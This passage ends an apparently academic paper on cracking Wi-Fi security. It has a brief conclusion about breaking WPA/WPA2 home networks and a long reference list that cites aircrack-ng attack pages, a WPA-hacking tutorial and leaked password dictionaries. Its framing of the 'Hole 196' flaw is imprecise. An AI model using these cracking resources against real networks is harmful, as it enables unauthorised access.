In the proposed design, a home network that was secured with WPA-WPA2 mixed mode was cracked. For further consideration, a network which is secured with WPA2-PSK security mode can also be cracked by exploiting the “HOLE 196” vulnerability which has been found recently. Furthermore, for the solution, a “captive portal” can be used to connect to the official website of a company to their router. An advanced app can be designed which will be available for visitors as well and they will be able to download it from the company’s website. WPA3 will also be released.

References

1. Gon. An introduction to 802.11(WI-FI) technologies (2015). http://www.4gon.co.uk/solutions/introduction_to_802_11_wifi.php. Accessed 18 Nov 2015
2. Agarwal, M., Biswas, S., Nandi, S.: Advanced stealth man-in-the-middle attack in WPA2 encrypted Wi-Fi networks. *IEEE Commun. Lett.* **19**(4), 581–584 (2015)
3. aircrack-ng: Cafe Latte attack (2010). <http://www.aircrack-ng.org/doku.php?id=cafe-latte>. Accessed 15 April 2016
4. aircrack-ng: Introduction (2016). <http://www.aircrack-ng.org/doku.php?id=Main&DokuWiki=g339gdvjfup8lor0t66mv4ie63>. Accessed 29 Apr 2016
5. Vijay, B.P., Pranit, S.T., Swapnil, D.D.: Protecting Wi-Fi networks from rogue access points. In: 4th International Conference on Advances in Recent Technologies in, Bangalore, India, 2012, pp. 119–122 (2012)
6. Beal, V.: WI-FI (2015). <http://www.webopedia.com/TERM/W/Wi-Fi.html>. Accessed 26 Nov 2015
7. Beaver, K.: Straightening Out the Hacker’s Terminology (2016). <http://www.dummies.com/how-to/content/straightening-out-the-hackers-terminology.html>. Accessed 22 Jan 2016
8. Burbank, J.L., Andrusenko, J., Everett, J.S.: *Wireless Networking Understanding Internetworking Challenges*. Wiley, New Jersey (2013)
9. Choi, M.K., Robles, R.J., Hong., C.-H., Kim, T.-H.: Wireless network security: vulnerabilities, threats and countermeasures. *Int. J. Multimedia Ubiquit. Eng.* **3**(3) (2008). https://www.researchgate.net/publication/228864040_Wireless_Network_Security_Vulnerabilities_Threats_and_Countermeasures. Accessed 25 Apr 2016
10. Cioara, J.D., Cavanagh, M.J., Krake, K.A.: *CCNA Voice Official Exam Certification Guide*. Cisco Press, USA (2008)
11. Cities-Lyon. Wireless metropolitan area networks (Wi-MAN). <http://www.cities.lyon.fr/en/wi-man.html>. Accessed 19 Jan 2016
12. cmu95752: Wardriving: Legal or Illegal? (2012). <https://cmu95752.wordpress.com/2011/12/12/wardriving-legal-or-illegal/>. Accessed 28 Apr 2016
13. Dazzelepod: wordlist (2016). http://dazzelepod.com/site_media/txt/passwords.txt. Accessed 1 May 2016
14. Encarnacion, L.: How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng (2016). <http://lewiscomputerhowto.blogspot.co.uk/2014/06/how-to-hack-wpawpa2-wi-fi-with-kali.html>. Accessed 30 Apr 2016
15. Fowler, S., Zeadally, S.: Defending against Distributed Denial of Service (DDoS) attacks with queue traffic differentiation over Micro-MPLS-based wireless networks. In: International Conference on Systems and Networks Communications, ICSNC 2006, p. 8, October 2006
16. Guyot, V.: WEP-based security management in IEEE 802.11 wireless sensor networks. In: 3rd IEEE/IFIP International Conference in Central Asia on Internet, ICI 2007, 26–28 September 2007, pp. 1–4 (2007)
17. Hassan, H.R., Challal, Y.: “Enhanced WEP: an efficient solution to WEP threats. In: 2nd IFIP International Conference on Wireless and Optical Communications Networks, WOCN 2005, 6–8 March 2005, pp. 594–599 (2005)
18. Ipoint: Wireless Networking (Wi-Fi) – Advantages and Disadvantages to wireless networking (2016). <http://ipoint-tech.com/wireless-networking-wi-fi-advantages-and-disadvantages-to-wireless-networking/>. Accessed 11 Apr 2016
19. Kali Linux: What is Kali Linux? (2016). <http://docs.kali.org/introduction/what-is-kali-linux>. Accessed 28 Apr 2016

20. Kali Tools: Aircrack-ng Package Description (2014). <http://tools.kali.org/wireless-attacks/aircrack-ng>. Accessed 30 Apr 2016
21. Karnik, A., Passerini, K.: Wireless network security - a discussion from a business perspective. In: Wireless Telecommunications Symposium, 28–30 April 2005, pp. 261–267 (2005). <https://doi.org/10.1109/wts.2005.1524796>
22. Kaspersky: What is a Trojan Virus? – Definition (2016). https://usa.kaspersky.com/internet-security-center/threats/trojans#.Vyu8W_krKhd. Accessed 19 Apr 2016
23. Kazmeyer, M.: The Advantages & Disadvantages of Wi-Fi (2016). <http://yourbusiness.azcentral.com/advantages-disadvantages-wifi-23878.html>. Accessed 30 Mar 2016
24. Kearns, D.: Wordlist Package (2013). <http://git.kali.org/gitweb/?p=packages/wordlists.git;a=summary>. Accessed 3 May 2016
25. Kumar, K., Joshi, R.C., Singh, K.: A distributed approach using entropy to detect DDoS attacks in ISP domain. In: International Conference on Signal Processing, Communications and Networking, ICSCN 2007, 22–24 February 2007, pp. 331–337 (2007)
26. Lander, S.: Disadvantages or problems for implementing Wi-Fi technology (2016). <http://smallbusiness.chron.com/disadvantages-problems-implementing-wifi-technology-61914.html>. Accessed 20 Apr 2016
27. Lashkari, A.H., Mansoor, M., Danesh, A.S.: Wired Equivalent Privacy (WEP) versus Wi-Fi Protected Access (WPA). In: 2009 International Conference on Signal Processing Systems, 15–17 May 2009, pp. 445–449 (2009)
28. Borsc, M., Shinde, H.: Wireless security & privacy. In: 2005 IEEE International Conference on Personal Wireless Communications, ICPWC 2005, pp. 424–428 (2005)
29. Marco-Gisbert, H., Ripoll, I.: Preventing brute force attacks against stack canary protection on networking servers. In: 2013 12th IEEE International Symposium on Network Computing and Applications (NCA), 22–24 August 2013, pp. 243–250 (2013)
30. Marsh, J.: Linux: Advantages and Disadvantages of Open-Source Technology (2016). Accessed 29 Apr 2016
31. Mashhour, S.A., Saleh, Z.: Wireless networks security in Jordan: a field study. *IEEE J. Sel. Areas Commun.* **5**(4), 43–52 (2013)
32. Mckinney, E.: Disadvantages of Wireless Networks (2016). http://www.ehow.com/facts_4809373_disadvantages-wireless-networks.html. Accessed 28 Apr 2016
33. Microsoft: Wireless networking overview (2005). [https://technet.microsoft.com/en-gb/library/cc784756\(v=ws.10\).aspx](https://technet.microsoft.com/en-gb/library/cc784756(v=ws.10).aspx). Accessed 20 Jan 2016
34. Milton, K.: Can Viruses Spread Over Wi-Fi? (2016). <http://smallbusiness.chron.com/can-viruses-spread-over-wifi-75136.html>. Accessed 3 Apr 2016
35. Mitcheel, B.: wardriving - war drivin (2016). http://compnetworking.about.com/cs/wireless/g/bldef_wardrive.htm. Accessed 26 Jan 2016
36. Peer, D.: The Risks of Viruses, Worms and Trojan Horses on Wireless (2016). http://www.ehow.com/info_7869134_risks-worms-trojan-horses-wireless.html. Accessed 17 Apr 2016
37. Pinola, M.: What is Wi-Fi (2015). <http://mobileoffice.about.com/od/glossary/g/wi-fi.htm>. Accessed 26 Nov 2015
38. Poddar, V., Choudhary, H.: A comparative analysis of Wireless Security Protocols (WEP and WPA2). *Int. J. AdHoc Netw. Syst. (IJANS)*. **4**(3) (2014). <http://airccse.org/journal/ijans/papers/4314ijans01.pdf>. Accessed 5 May 2018
39. Pospisil, J., Novotny, M.: Lightweight cipher resistivity against brute-force attack: Analysis of PRESENT. In: 2012 IEEE 15th International Symposium on Design and Diagnostics of Electronic Circuits & Systems (DDECS), 18–20 April 2012, pp. 197–198 (2012)
40. Practically Networked: How to Track Down Rogue Wireless Access Points (2016). <http://www.practicallynetworked.com/support/030306wirelesssecurity.htm>. Accessed 26 April 2016

41. No authors: Security (2018). <https://www.wi-fi.org/discover-wi-fi/security>. Accessed 5 May 2018
42. Rohrer, F.: Is Stealing Wireless Wrong? (2007). <http://news.bbc.co.uk/1/hi/magazine/6960304.stm>. Accessed 27 April 2016
43. Rosa, L.R., et al.: Analysis of security and penetration tests for wireless networks with backtrack Linux. In: IEEE International Conference on Communications, ICC 2013, pp. 1–6, June 2013
44. Rouse, M.: Ethical Hacker (2014). <http://searchsecurity.techtarget.com/definition/ethical-hacker>. Accessed 24 Jan 2016
45. Rouse, M.: Dictionary Attack (2005). <http://searchsecurity.techtarget.com/definition/dictionary-attack>. Accessed: 23 Apr 2016
46. Sahu, B., Sahu, N., Sahu, S.K., Sahu, P.: Identify uncertainty of cyber crime and cyber laws. In: 2013 International Conference on Communication Systems and Network Technologies (CSNT), 6–8 April 2013, pp. 450–452 (2013)
47. SANS Institute: How to Avoid Ethical and Legal Issues In Wireless Network Discovery. <https://www.sans.org/reading-room/whitepapers/wireless/avoid-ethical-legal-issues-wireless-network-discovery-176>. Accessed 28 Apr 2016
48. Sarmiento, O.P., Guerrero, F.B., Argote, D.R.: Basic security measures for IEEE wireless networks. *Revista Ingeniería E Investigación*, **28**(2), 89–96 (2008). http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=S0120-56092008000200012#fig3. Accessed 20 Apr 2016
49. Selim, G.; El Badawy, H.M.; Salam, M.A.: New protocol design for wireless networks security. In: The 8th International Conference Advanced Communication Technology, ICACT 2006, 20–22 February 2006, vol. 1, p. 776 (2006)
50. Shukla, R., Kolahi, S.S., Freeth, R., Kumar, A.: Educational institutes: wireless network standards, security and future. In: 2010 5th International Conference on Computer Sciences and Convergence Information Technology (ICCIT), 30 November–2 December 2010, pp. 76–82 (2010)
51. Siep, T.M., Gifford, I.C., Braley, R.C., Heile, R.F.: Paving the way for personal area network standards: an overview of the IEEE P802.15 working group for Wireless Personal Area networks. *IEEE Pers. Commun.* **7**(1), 37–43 (2000)
52. Stone, D.: The Advantages & Disadvantages of Wi-Fi (2016). <http://classroom.synonym.com/advantages-disadvantages-wifi-17344.html>. Accessed 29 Mar 2016
53. TechTerms: Wi-Fi Definition (2014). <http://techterms.com/definition/wi-fi>. Accessed 27 Nov 2015
54. The Computer Gal: How to Get a Trojan Horse and How to Fix It (2010). <http://www.thecomputergal.com/Programming/VirusAlert/VerizonWireless.html>. Accessed 15 Apr 2016
55. The Economist: A brief history of Wi-Fi (2015). <http://www.economist.com/node/2724397>. Accessed 18 Nov 2015
56. Tradi: Dark0de LST Password Dictionary Shared Files (2016). <http://tradownload.com/results/dark0de-lst-password-dictionary.html>. Accessed 1 May 2016
57. Webopdia: Dictionary Attack (2016). http://www.webopedia.com/TERM/D/dictionary_attack.html. Accessed 22 Apr 2016
58. Wood, B.: The Evolution of WiFi (2014). <http://www.purplewifi.net/history-wifi/>. Accessed 18 Nov 2015
59. Hu, X.: Study on wireless local area network technology. In: 2012 2nd International Conference on Consumer Electronics, Communications and Networks (CECNet), 21–23 April 2012, pp. 609–612 (2012)
60. <http://res.cloudinary.com/yumyoshoin/image/upload/v1/pdf/cyber-risk-resilience-2017.pdf>. Accessed 2 May 2018